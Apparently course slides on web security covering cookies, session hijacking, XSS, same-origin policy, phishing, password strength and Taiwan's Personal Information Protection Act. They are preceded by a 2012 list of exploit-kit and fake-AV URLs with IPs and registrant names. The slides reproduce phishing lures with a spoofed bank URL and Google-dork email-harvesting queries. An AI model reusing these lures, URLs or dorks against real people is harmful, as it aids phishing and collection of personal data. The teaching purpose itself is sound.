2012/12/06_13:30	browserchecking.com/	76.73.2.186	.	fake av	browserchecking.com@ protecteddomainservi ces.com	30058	
2012/12/06_08:04	happy.gasfireplaceex perts.com/t/l/executing- accorded-some-fe edback.php	85.25.104.39	static-ip-85-25-104- 39.inaddr.ip-pool.com.	Cool exploit kit	Domains By Proxy, LLC / -	8972	
2012/12/06_08:04	harbour.gasfireplace sandinserts.com/t/l/ executing-accorded-some- feedback.php	85.25.104.39	static-ip-85-25-104- 39.inaddr.ip-pool.com.	Cool exploit kit	Domains By Proxy, LLC / -	8972	
2012/12/06_08:04	hanging.edinafirepla ces.com/t/l/executing- accorded-some-feed back.php	85.25.104.39	static-ip-85-25-104- 39.inaddr.ip-pool.com.	Cool exploit kit	Domains By Proxy, LLC / -	8972	
2012/12/06_08:04	hand.techreeks.org/t /l/executing-accorded-some- feedback.php	85.25.104.39	static-ip-85-25-104- 39.inaddr.ip-pool.com.	Cool exploit kit	Patrick Crosby / pfc rosby@yahoo.com	8972	
2012/12/06_08:04	gun.techreeks.com/t/ l/executing-accorded-some- feedback.php	85.25.104.39	static-ip-85-25-104- 39.inaddr.ip-pool.com.	Cool exploit kit	Patrick Crosby / -	8972	
2012/12/06_08:04	hair.techreeks.info/ t/l/executing-accorded- some-feedback.php	85.25.104.39	static-ip-85-25-104- 39.inaddr.ip-pool.com.	Cool exploit kit	Patrick Crosby / pfc rosby@yahoo.com	8972	
2012/12/06_08:04	hammer.techreeks.net t/l/executing-accorded- some-feedback.php	85.25.104.39	static-ip-85-25-104- 39.inaddr.ip-pool.com.	Cool exploit kit	Patrick Crosby / -	8972	
2012/12/06_07:56	guide.scmnet.net/t/l/ executing-accorded-some- feedback.php	85.25.104.39	static-ip-85-25-104- 39.inaddr.ip-pool.com.	Cool exploit kit	Patrick Crosby / -	8972	
2012/12/06_07:34	ijaw8g2.muzikbutik.c om/b3s7b4by4YoUn0W	91.229.210.118	-	exploit kit	TITGO GIDA MAKINE TE CHIZAT SAN. VE TIC. LTD. STI. / -	49505	

# **SESSION HIJACKING AND CROSS SITE SCRIPT**


# HTTP Cookies & Sessions

- HTTP is a **stateless** protocol.
  - The lack of association between any two HTTP requests.
  - It presents a unique challenge to developers who need to create **stateful** web applications.
- **Cookie**
  - Netscape provides an elegant solution: cookie.
  - It is a state management mechanism at the **client-side**.
  - It is an extension of the HTTP protocol
    - the HTTP **Set-Cookie** header and
    - the **Cookie** request header.

# Cookie

- When a client sends a request for a particular URL, the server can opt to include a **Set-Cookie** header in the response.
- This is a request for the client to include a corresponding **Cookie** header in its future requests.

Client (Browser)



Cookie Store

1

HTTP Request

```
GET /index.html HTTP/1.1
```

```
HOST: www.server.com
```



Web Server

HTTP Response

```
HTTP/1.1 200 OK
```

```
Set-Cookie: id=123
```


2

HTTP Request

```
GET /page.html HTTP/1.1
```

```
Host: www.server.com
```

```
Cookie: id=123
```



HTTP Response


```
HTTP/1.1 200 OK
```

```
Set-Cookie: id=123
```



# Session

- At the server-side, the server can store certain information about the client to specify the specific client.
- Every session possesses an unique ID initially assigned by the server, and can be further provided by the client to retrieve the information stored in the server.



# Security Threats

- **Cookie Theft**
  - If the session identifier is kept in a cookie, cookie disclosure is a serious risk, because it can lead to session hijacking.
- **Session Theft**
  - Does your server well protect your customers' session data in the temporary session store?
    - /tmp; C:\Windows\Temp
- **Traffic Inspection**
  - HTTP? or HTTPS?
  - Session Hijacking
    - Session Prediction, Session Capture, Session Fixation

# Session Fixation



# Cross-Site Script – Social Network

The image shows a screenshot of a Facebook profile page. The top navigation bar includes the Facebook logo, a search bar, and links for Home, Profile, and Account. The profile picture is a black and white rabbit. The main content area shows a post with a large yellow question mark overlaid on it. The post text reads: "不要點女孩自殺的那個連結, 他會執行一段 FBAutoLike 的 script." (Don't click the link that leads to a girl's suicide, it will execute a script called FBAutoLike). The post is dated Wednesday at 6:00pm and has 5 comments. A red box highlights the top navigation bar and the right sidebar, which contains advertisements for "Hottest Game on Facebook!" and "Play MMA Pro Fighter".

I browse these content using my account.  
Is the content published in my Wall harmful?  
Is the ad listed in my page trust worthy?

# Cross-Site Script – Mail

The screenshot displays a Gmail interface in a browser window. The address bar shows the URL: <https://mail.google.com/mail/?hl=zh-tw&shva=1#label/Announce/12ca5f1a463cb8c2>. The Gmail header includes navigation links for Facebook, Gmail, Calendar, Documents, Reader, Web, and more. The user's email address, @gmail.com, is visible in the top right corner. The main content area shows an email from 馮燕學務長 (Ms. Feng Yan) with the subject 「重要訊息發送」 音樂會、網路與榮譽! (Important Message: Music Concert, Internet, and Honor!). The email body contains a large yellow question mark, indicating a script error. The right sidebar displays advertisements for Soapkitchen Australia, Nonin Pulse Oximeters, Discount OPI, and Private Label Skin Care.

# Mashups



flash



● 新聞 ● 網頁 ● 圖片 |

- 首頁
  - 即時
  - 影音
  - 專輯
  - 政治
  - 財經
  - 娛樂
  - 運動
  - 社會
  - 兩岸
  - 國際
  - 生活
  - 科技
  - 健康
  - 文教
  - 民生@報
  - 名人Live
- 即時 專輯 排行 討論 圖片 影音

## NASA凌晨召開記者會 盛傳發現外星人證據

[PK! 此新聞](#) [NEW 房屋行情](#)

推文 [f](#) [t](#) [p](#)

新頭殼/newtalk 2010-12-02 20:51

調整字級：[小](#) [中](#) [大](#) [特](#) [討論 \(+\)](#) [Email](#)

新頭殼newtalk 2010.12.02 張永安/綜合報導

美國航空暨太空總署 (NASA)在台灣3日凌晨3點將召開記者會，而記者會的主題是「天文生物學上的發現」。這會讓你聯想到什麼? 事實上，成千上萬的網友已經瘋狂轉告，認為NASA已經找到外星人存在的證據。是否如此?答案即將揭曉。

擁有物理學位的美國部落格先驅傑森說，根據2日記者會出席科學家的資歷，NASA「可能在土星最大衛星泰坦發現了以砷為食物的生命形式，甚至可能找到了細菌利用砷進行光合作用的證據」。文字貼出，瞬間傳遍網絡。

所謂天文生物學，主要在研究生命在宇宙裡的起源、演化、分佈和未來。目前網路盛傳的是，NASA將宣佈在土星最大衛星泰坦發現外星生命。至少五位科學家將參加這場記者會，他們都是



flash



新聞專輯

NEWS最新

HOT熱門



# Mashups (cont'd)

發免費簡訊邀朋友看新聞 | 選擇禮物 | 輸入門號立刻分享给朋友 | 送出

2 人說這讚。成為你朋友中第一個說這讚的人。

現在是以  身份登入

留言.....

**facebook.com**

在我的 Facebook 個人檔案上留言 | 留言

Facebook 社群外掛元件

- 歐萊特] 3999X P4UVVFF+3G.. [09:07] 12-01
- 英特爾新品上市 相關產業.. [10:04] 11-29
- 晴蘋果 宏碁推平板電腦搶.. [09:56] 11-25

圖片專輯

NEWS最新 | HOT熱門

**連勝文選前之夜遭受槍擊..**

濃過人生中最漫長的一夜！連勝文的妻子蔡依珊中午陪同公婆，國民黨榮譽主...《全文》

- 大選之夜 落選 [20:24] 11-27
- 大選之夜 勝選 [20:50] 11-27
- 藍大遊行 綠拼CHANGE [03:35] 11-22
- 阮經天夠狠 突圍稱帝 [07:34] 11-21

熱門討論

討論最新 | 討論最熱

- Spring、全球一動 WIMAX漫遊 [09:59] 12-03

雜誌最新

**潘奇打造值得信賴的..**

電子書發展多年，直到2009年亞馬遜 (Amazon) 網路書店推...《全文》

- 森田印刷 營收三級跳的秘..
- 雲端媒體 人人皆記者

最多人看的科技新聞

- 大同產品榮獲德國IF獎
- 嫦娥3號奔月 降落在哪裡自己挑
- 台北資訊展開跑 電信三雄優惠搶攻
- 資訊月週六登場一連9天 周邊有交通疏導
- 資訊月週六開幕 周邊停車費率漲一倍
- 觸控當道蘋果殺四方 資訊月是風向球
- 白飲惠化身甄宓代言 《三國群英傳2 Online》討..
- 大陸占1/3非智慧手機市場
- 體驗劇院級大畫面極致影音享受 《神魔Online》..
- GAME STAR遊戲之星票選 12月起跑

即時電視新聞

- 雲林3遊覽車追撞 9同學受傷
- 「李小龍」調酒！大四軍花式調酒季軍
- 撿便宜！38度高梁就賣38元 民眾搶翻
- 音樂「特」效藥！聽其札特治癲癇
- 舊鞋變新鞋！賊試穿「偷天換日」
- 即將入監 珍：活60歲夠本了
- 《萬王之王3》歡慶兩週年 好禮大放送
- 《偶像大師2》最新宣傳 虛擬美少女出唱片
- 《型可塑》身體玩遊戲 順便練瑜珈
- 斯文敗類！2年詐騙2千萬

google.com

Glam 巨匠集團

**想當網路工程師？** GO!

- 算命
- 基金
- 股市
- 遊戲
- 購車
- 房屋
- IPTV

加值服務

財運致富決勝點

優惠情報

星座七宮看配偶

科技推薦新聞

- 訂單回溫 大聯大Q4業績衝高 [02:43] 12-03
- 資訊月週六登場一連9天 周邊有.. [08:49] 12-03
- 台北資訊展開跑 電信三雄優惠搶.. [04:26] 12-08
- 威寶印碎：明年將助衝售價 [07:43] 12-02

# How to prevent Cookie/Session/XSS?

- We use our private account to view the content provided by others.
  - How could we assure what we are browsing is secure?
  - If we are platform owner, how do we prevent from information leaking?
  - Who is trustworthy?
- **Input validation** is always the basic and easy-to-forgotten work for web application developer.



# One more thing: Same Origin Policy (SOP)

- The policy permits scripts running on pages originating from the **same site** to access each other's methods and properties with **no specific restrictions**, but **prevents access** to most methods and properties across pages on **different sites**.
  - Same origin policy also applies to AJAX XMLHttpRequest.
  - SOP is implemented by the browser.


# **WEB SECURITY BULLETIN AND ETHIC**

# Information Security

- There has no security products that can prevent 100% attacks.
- In a system, **human beings** is always the most vulnerable component.
  - Most of time, security education is more important than buying security products.
    - insider, password, usb storage, CD/DVD, email, unencrypted WiFi AP, printed documents, social engineering, phishing, ...

# Is PDF safe?

- 2009/11  
Exploit.Win32.Pidief.cvd
  - Once you open the malicious PDF file, your PC is under the control of remote hacker.
  - It is a 173KB PDF file, which can be viewed by Adobe Reader.
  - The vulnerable Adobe Reader will execute the JavaScript code embedded in the PDF file.



# Phishing

Subject: USAA: urgent notification Sun, 17 Jan 2010 22:25:52 +0100  
From: USAA <no-reply@usaa.com>  
Date: 3:25 PM  
To: [redacted]

Dear USAA

We would like to inform you that your account information form is ready for access the form.

[Access](#)


Thank you for your support  
USAA

**HSBC: Digital Certificate Form - Mozilla Firefox**

File Edit View History Bookmarks Tools Help

<http://www.hsbc.co.uk.dezzzf.com.pl/1/2/HSBCINTEGRATION/certificate1.php>

Netcraft Services Risk Rating New Site Rank: Site Report [KZ] Radiobaylanys Almaty Network

**HSBC** 

**Update Your Account Information Within 24 Hours**


[Restart The Form](#)

Valued eBay Member,

According to our site policy you will have to confirm that you are the real owner completing the following form or else your account will be suspended within 24 h

**Never share your eBay password to anyone!**

Establish your proof of identity with ID Verify (free of charge) - an easy way to trading partner. The process takes about 5 minutes to complete and involves up information. When you're successfully verified, you will receive an ID Verify icon Currently, the service is only available to residents of the United States and U.S Virgin Islands and Guam.)



To update your eBay records [>> Click here <<](#)

We appreciate your support and understanding, as we work together to keep eBay a safe place to  
Thank you for your patience in this matter.

# Password

加分項目		型態	計算規則	次數	小計
✗	密碼字數	Flat	$+(n*4)$	0	0
✗	大寫英文字元	Cond/Incr	$+((len-n)*2)$	0	0
✗	小寫英文字元	Cond/Incr	$+((len-n)*2)$	0	0
✗	數字字元	Cond	$+(n*4)$	0	0
✗	符號字元	Flat	$+(n*6)$	0	0
✗	密碼中間穿插數字或符號字元	Flat	$+(n*2)$	0	0
✗	已達密碼最低要求項目	Flat	$+(n*2)$	0	0
扣分項目					
✓	只有英文字元	Flat	$-n$	0	0
✓	只有數字字元	Flat	$-n$	0	0
✓	重複字元 (Case Insensitive)	Incr	$-(n(n-1))$	0	0
✓	連續英文大寫字元	Flat	$-(n*2)$	0	0
✓	連續英文小寫字元	Flat	$-(n*2)$	0	0
✓	連續數字字元	Flat	$-(n*2)$	0	0
✓	連續字母超過三個(如abc,def)	Flat	$-(n*3)$	0	0
✓	連續數字超過三個(如123,234)	Flat	$-(n*3)$	0	0
說明					

## MOST POPULAR PASSWORDS

Nearly one million RockYou users chose these passwords to protect their accounts.

- |              |               |
|--------------|---------------|
| 1. 123456    | 17. michael   |
| 2. 12345     | 18. ashley    |
| 3. 123456789 | 19. 654321    |
| 4. password  | 20. qwerty    |
| 5. iloveyou  | 21. iloveu    |
| 6. princess  | 22. michelle  |
| 7. rockyou   | 23. 111111    |
| 8. 1234567   | 24. 0         |
| 9. 12345678  | 25. tigger    |
| 10. abc123   | 26. password1 |
| 11. nicole   | 27. sunshine  |
| 12. daniel   | 28. chocolate |
| 13. babygirl | 29. anthony   |
| 14. monkey   | 30. angel     |
| 15. jessica  | 31. FRIENDS   |
| 16. lovely   | 32. soccer    |

Source: Imperva

# Google Hacking

Google 抱歉...

很抱歉...

...系統懷疑您的電腦或網路會傳送自動查詢，為維護其他使用者的權益，我們暫時無法處理您的要求。

如要繼續搜尋，請輸入下圖中的字元：

我是人不是機器！



詳細資訊請參閱 [Google 說明](#)。

© 2010 Google - [Google 首頁](#)

There are lots of advance searching techniques that can dig private and sensitive information. Google would crawl all possible files and web pages on the Surface Web.



# Google Hacking: Trolling For Email Addresses & Site

\*@im.ntu.edu.tw

site:im.ntu.edu.tw

網頁 圖片 地圖 購物 更多 ▾ 搜尋工具

約有 70,900,000 項結果 (搜尋時間：0.28 秒)

[孫雅麗 - 國立臺灣大學管理學院\(National Taiwan University ...](#)

[newweb.management.ntu.edu.tw/.../im/teacher\\_detail... - 頁庫存檔](#)

網頁, <http://www.im.ntu.edu.tw/~sunny/>. E-mail, sunny(AT)ntu.edu.tw. 研究領導網路安全與鑑識行動無線多媒體網際網路: 傳輸資源管理與品質控制、無 ...

[陳建錦 - 國立臺灣大學管理學院\(National Taiwan University ...](#)

[newweb.management.ntu.edu.tw/.../im/teacher\\_detail... - 頁庫存檔](#)

超過 60 筆 - 傳真, (02)33661199. 網頁, <http://www.im.ntu.edu.tw/~paton> ...

| 課程 | 學歷 | 榮譽紀錄 | 服務 | 期刊論文 | 研討會論文 |

作業系統 · 資訊檢索與文字探勘導論 · 資料結構

[2012 台大資管訊練營 - 2012台大資管落點分析系統- 國立臺灣大](#)

[union.im.ntu.edu.tw/imcamp12/ - 頁庫存檔](#)

報名方式：報名流程詳見<http://union.im.ntu.edu.tw/imcamp12/signup.html>，  
惠。報名截止：2012年5月7日（一）PM 11:59 前（含寄送家長同意書，以郵

[oplab.im.ntu.edu.tw - 在線查](#)

[www.onlinecha.com/oplab.im.ntu.edu.tw - 頁庫存檔](#)

網站[oplab.im.ntu.edu.tw](#) 評估價值為 ¥元，每天約有個訪客，日廣告收入約元  
第位。... 本站只是硬性的分析[oplab.im.ntu.edu.tw](#)的網站價值。網站價值還 ...

[Oplab.im.ntu.edu.tw download 15 keywords. Network Optimizat](#)

[craftkeys.com/site-info/oplab.im.ntu.edu.tw - 頁庫存檔](#)

Oplab.im.ntu.edu.tw has 0 top1 keywords, 1 top5 keywords, 1 top10 keyword  
keywords significantly that growing up:

[各大學BBS](#)

網頁 圖片 地圖 購物 更多 ▾ 搜尋工具

約有 16,700 項結果 (搜尋時間：0.35 秒)

[請使用 Google 網站管理員工具](#)

[www.google.com/webmasters/](#)

您是 [im.ntu.edu.tw](#) 的擁有者嗎？向 Google 索取網站的索引和排名資料吧！

[2012 台大資管訊練營 - 2012台大資管落點分析系統- 國立臺灣大](#)

[union.im.ntu.edu.tw/imcamp12/ - 頁庫存檔](#)

6/ 24 @ 營隊集合時間、地點說明: 燈燈燈燈~~~~~ 不好意思，前陣子因為期  
晚了！大家引頸期盼的2012 台大資管訊練營小隊分組名單出來囉！請見上一

[start \[GOAL - Graphical Tool for Omega-Automata and Logics\]](#)

[goal.im.ntu.edu.tw/ - 頁庫存檔 - 翻譯這個網頁](#)

GOAL is a graphical interactive tool for defining and manipulating Büchi autor  
temporal logic formulae. It also partially supports other variants of ...

[NTUIM PhD Forum \(資管博士論壇四\), 2012](#)

[phdforum.im.ntu.edu.tw/ - 頁庫存檔](#)

992(論壇二) · 1001(論壇三) · 1002(論壇四) · 101-1(論壇一). Announcement. T  
Schedule/Contact Information/Requirements has been updated! (2012/10/29)

[Introduction | 2013 Frontiers in Service Conference](#)

[frontiers2013.im.ntu.edu.tw/ - 頁庫存檔 - 翻譯這個網頁](#)

Founded in 1992 by Roland Rust, the Frontiers in Service Conference is the  
leading annual conference on service research. The conference has a very ...

[Büchi Store](#)

[buchi.im.ntu.edu.tw/ - 頁庫存檔 - 翻譯這個網頁](#)



# **PERSONAL INFORMATION PROTECTION ACT**

<http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=I0050021>

# 個人資料保護法

- 第 1 條

- 為規範個人資料之蒐集、處理及利用，以避免人格權受侵害，並促進個人資料之合理利用，特制定本法。

- 第 2 條

- 一、個人資料：指自然人之姓名、出生年月日、國民身分證統一編號、護照號碼、特徵、指紋、婚姻、家庭、教育、職業、病歷、醫療、基因、性生活、健康檢查、犯罪前科、聯絡方式、財務情況、社會活動及其他得以直接或間接方式識別該個人之資料。
- 三、蒐集：指以任何方式取得個人資料。
- 四、處理：指為建立或利用個人資料檔案所為資料之記錄、輸入、儲存、編輯、更正、複製、檢索、刪除、輸出、連結或內部傳送。

- 第 5 條

- 個人資料之蒐集、處理或利用，應尊重當事人之權益，依誠實及信用方法為之，不得逾越特定目的之必要範圍，並應與蒐集之目的具有正當合理之關聯。

- 註

- 新版個資法使用所有行業，舊版僅限於八大行業別。
- 新版個資不限形式，舊版僅保護經電腦處理之個人資料。

# 個人資料保護法 (cont'd)

## • 第 3 條

一 當事人就其個人資料依本法規定行使之下列權利，不得預先拋棄或以特約限制之：

- 一、查詢或請求閱覽。
- 二、請求製給複製本。
- 三、請求補充或更正。
- 四、請求停止蒐集、處理或利用。
- 五、請求刪除。

## • 第 8 條

一 公務機關或非公務機關依第十五條或第十九條規定向當事人蒐集個人資料時，應明確告知當事人下列事項：

- 一、公務機關或非公務機關名稱。
- 二、蒐集之目的。
- 三、個人資料之類別。
- 四、個人資料利用之期間、地區、對象及方式。
- 五、當事人依第三條規定得行使之權利及方式。
- 六、當事人得自由選擇提供個人資料時，不提供將對其權益之影響。

# 個人資料保護法 (cont'd)

## • 第 28 條

- 一 公務機關違反本法規定，致個人資料遭不法蒐集、處理、利用或其他侵害當事人權利者，負損害賠償責任。但損害因天災、事變或其他不可抗力所致者，不在此限。...
- 一 依前二項情形，如被害人不易或不能證明其實際損害額時，得請求法院依侵害情節，以每人每事件新臺幣五百元以上二萬元以下計算。
- 一 對於同一原因事實造成多數當事人權利受侵害之事件，經當事人請求損害賠償者，其合計最高總額以過新臺幣二億元為限。但該所涉利益為限。

# 個人資料保護法 (cont'd)

- 第 42 條
  - 意圖為自己或第三人不法之利益或損害他人之利益，而對於個人資料檔案為非法變更、刪除或以其他非法方法，致妨害個人資料檔案之正確而足生損害於他人者，處五年以下有期徒刑、拘役或科或併科新臺幣一百萬元以下罰金。
- 第 44 條
  - 公務員假借職務上之權力、機會或方法，犯本章之罪者，加重其刑至二分之一。
- 第 45 條
  - 本章之罪，須告訴乃論。...

# Cases

- 人肉搜索？
  - 懶人包？
  - 街頭攝影？
  - 行車紀錄器？
  - 部落格？
  - 網路相簿？
  - 論壇？
  - 廣告簡訊？
- 第 51 條
    - 有下列情形之一者，不適用本法規定：
      - 一、自然人為單純個人或家庭活動之目的，而蒐集、處理或利用個人資料。
      - 二、於公開場所或公開活動中所蒐集、處理或利用之未與其他個人資料結合之影音資料。
    - ...

